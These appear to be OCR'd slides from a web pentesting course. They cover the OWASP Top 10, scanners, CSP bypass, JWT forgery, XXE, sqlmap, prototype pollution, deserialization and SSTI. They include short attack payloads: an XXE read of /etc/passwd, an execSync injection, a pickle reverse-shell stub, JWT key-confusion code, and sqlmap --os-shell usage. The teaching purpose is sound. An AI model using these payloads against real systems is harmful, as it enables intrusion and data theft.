Pentesting Lab

Advanced Web Application Security

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OWASP Top 10

- Enumerates Top 10 web application risks
- Updated regularly (2017,2021)
- Contains risks, payloads and mitigations
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  - Hard-coded keys

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- Data sanitization missing
- SQL, NoSQL, LDAP, OS Command, XSS

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- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
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

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- Too informative Error handling (Stack Traces)
- Default credentials/configurations
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

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

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

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

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

- Lack of validation for software updates and third-party deps
- Supply chain attacks
- SolarWinds Update Mechanism and xz-utils

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

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

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
- Failure to log and monitor security-relevant events

```
def process_transaction(account_from,
    account_to, amount):
     # Simulate checking accounts and amount
    validity
     if verify_accounts(account_from,
    account_to) and verify_amount(amount):
         # Transaction logic (simplified)
         accounts[account_to] += amount
         accounts[account_from] -= amount
     else:
         # Error handling
         log.Info("Transaction failed.")
```



- Attacker can forge request to internal service

```
import requests

def fetch_url(url):
    # User-supplied URL without validation/
   sanitization
    response = requests.get(url)
    return response.text

user_input = get_user_input()
page_content = fetch_url(user_input)
```

Demo Burp

Web Application Scanners

Popular Web Application Scanners

- OWASP ZAP
  `https://github.com/zaproxy/zaproxy`
- Burp Suite
  `https://portswigger.net/burp`
- Nikto
  `https://github.com/sullo/nikto`
- Nuclei
  `https://github.com/projectdiscovery/nuclei`

Popular (Commercial) Vulnerability Scanners

- Nessus
  `https://www.tenable.com/products/nessus`
- Qualys Vulnerability Management
  `https://www.qualys.com/apps/vulnerability-management/`
- OpenVAS
  `https://www.openvas.org/`
- Rapid7 Nexpose
  `https://www.rapid7.com/products/nexpose/`
- Acunetix
  `https://www.acunetix.com/`

- WPScan: Specialized for WordPress vulnerabilities.
  `https://github.com/wpscanteam/wpscan`
- JoomScan: Focused on Joomla security analysis.
  `https://github.com/rezasp/joomscan`
- Droopescan: Targets Drupal installations.
  `https://github.com/droope/droopescan`
- CMSmap: A scanner for multiple CMS platforms.
  `https://github.com/Dionach/CMSmap`
- `wpscan --url example.com`

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

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Common CSP Directives

- default-src: Defines the default policy for fetching resources such as scripts, images, and stylesheets.
- script-src: Specifies valid sources for JavaScript. Helps prevent XSS attacks.
- style-src: Controls sources of stylesheets. Mitigates CSS injection attacks.
- img-src: Defines allowed sources of images. Prevents loading images from untrusted domains.
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- object-src: Defines valid sources for the ‘<object>‘, ‘<embed>‘, and ‘<applet>‘ tags.
- media-src: Specifies allowed sources for loading media (audio and video).
- frame-src: Determines valid sources for frames and iframes.
- report-uri / report-to: Specifies where to send reports about policy violations.

Practice CSP bypass here
martinschwarzl.at/ptl/
example<1-4>.php

Advanced Common Vulnerabilities

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell

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

- Weak secret keys can be brute-forced.
- Use: JWT-IO JWT Tool to brute force

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

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

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

- The ”none” algorithm indicates no signature is required.
- An attacker could exploit this to bypass signature verification.

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malicious_payload = '{"alg":"none"}'
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

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

- Server does not validate signature algorithm
- Attackers can exploit this by altering the `"alg"` header to symmetric algorithm (e.g., `"RS256"` to `"HS256"`)
- Signing the token with a known public key.

```
modified_header = {'alg': 'HS256'}
payload = {'user': 'admin'}
public_key = open('public.pem').read()
malicious_token = jwt.encode(payload,
   public_key, algorithm='HS256', headers=
   modified_header)
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

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

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

- JWTs are encoded → Sensitive data can be exposed if intercepted.
- Do not store confidential information in plain text in the payload.

```
import jwt
payload = {
    "user": "admin",
    "password": "secretPassword123"
}
token = jwt.encode(payload, "secretKey",
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```

XML External Entity (XXE)

- File upload (XML-Format, e.g. XLS)
- XXE attacks exploit vulnerable XML parsers to access or manipulate external data.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY read SYSTEM "file:///
   etc/passwd"> ]>
<creds>
    <user>&read;</user>
    <pass>example</pass>
</creds>
```

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Blind SQL Injection: Overview

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- Powerful tool for SQL injection detection and exploitation
- Fully automated
- `https://sqlmap.org/`
- https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap

- Database Dumping: `--dump` to extract data from the database
- Risk Level: `--risk=3` risk level (1-5) for tests performed
- Level: Level of tests to perform (1-5=
- Enumeration: `-D db_name -T table_name --columns` to list columns in a specific table
- Out-of-band Techniques: `--os-shell`, `--os-pwn` to access the OS shell or perform out-of-band attacks

Demo sqlmap

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- Frameworks like Hibernates, GraphQL, etc. can be as well
- Use recon tools to find out what is used
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
Prototype Pollution Example

```
let userInput = '{"__proto__":{"isAdmin":true}}';
function unsafeMerge(target, source) {
  for (let key in source) {
    if (source.hasOwnProperty(key)) {
      target[key] = source[key];
    }
  }
}
let obj = {};
console.log(obj.isAdmin); // undefined
unsafeMerge(obj, JSON.parse(userInput));
console.log(obj.isAdmin); // true
```


Prototype Pollution RCE Example

```
"constructor":{ // via constructor it's also possible
  "prototype":{
    "env":{
      "xyz":"require('child_process').execSync('whoami').toString
    ()"
    },
    "NODE_OPTIONS":"--require /proc/self/environ"
  }
}
```



- Untrusted data is used to reconstruct objects
- https://book.hacktricks.xyz/pentesting-web/deserialization
- Attackers craft malicious payloads to execute commands

Unsafe Deserialization



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

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

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Unsafe deserialization example

```
import pickle
import os
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('<reverse-shell>',))
malicious_payload = pickle.dumps(Exploit())
```

```
from flask import Flask, request, render_template_string
app = Flask(__name__)
@app.route("/")
def home():
    if request.args.get('c'):
        return render_template_string(request.args.get('c'))
    else:
        return "Hello, send something inside the param 'c'!"

if __name__ == "__main__":
    app.run()
```

Further useful links

- PayloadsAllTheThings
- Pentesting Web
- Awesome Pentest
- DVWA

Exercise: Go to `https://portswigger.net/web-security/all-labs` and practice with different cool lab applications. Solve 10 non-apprentice challenges and share a screenshot that you solved the challenges with us. You will receive the flag from us!

Any Questions?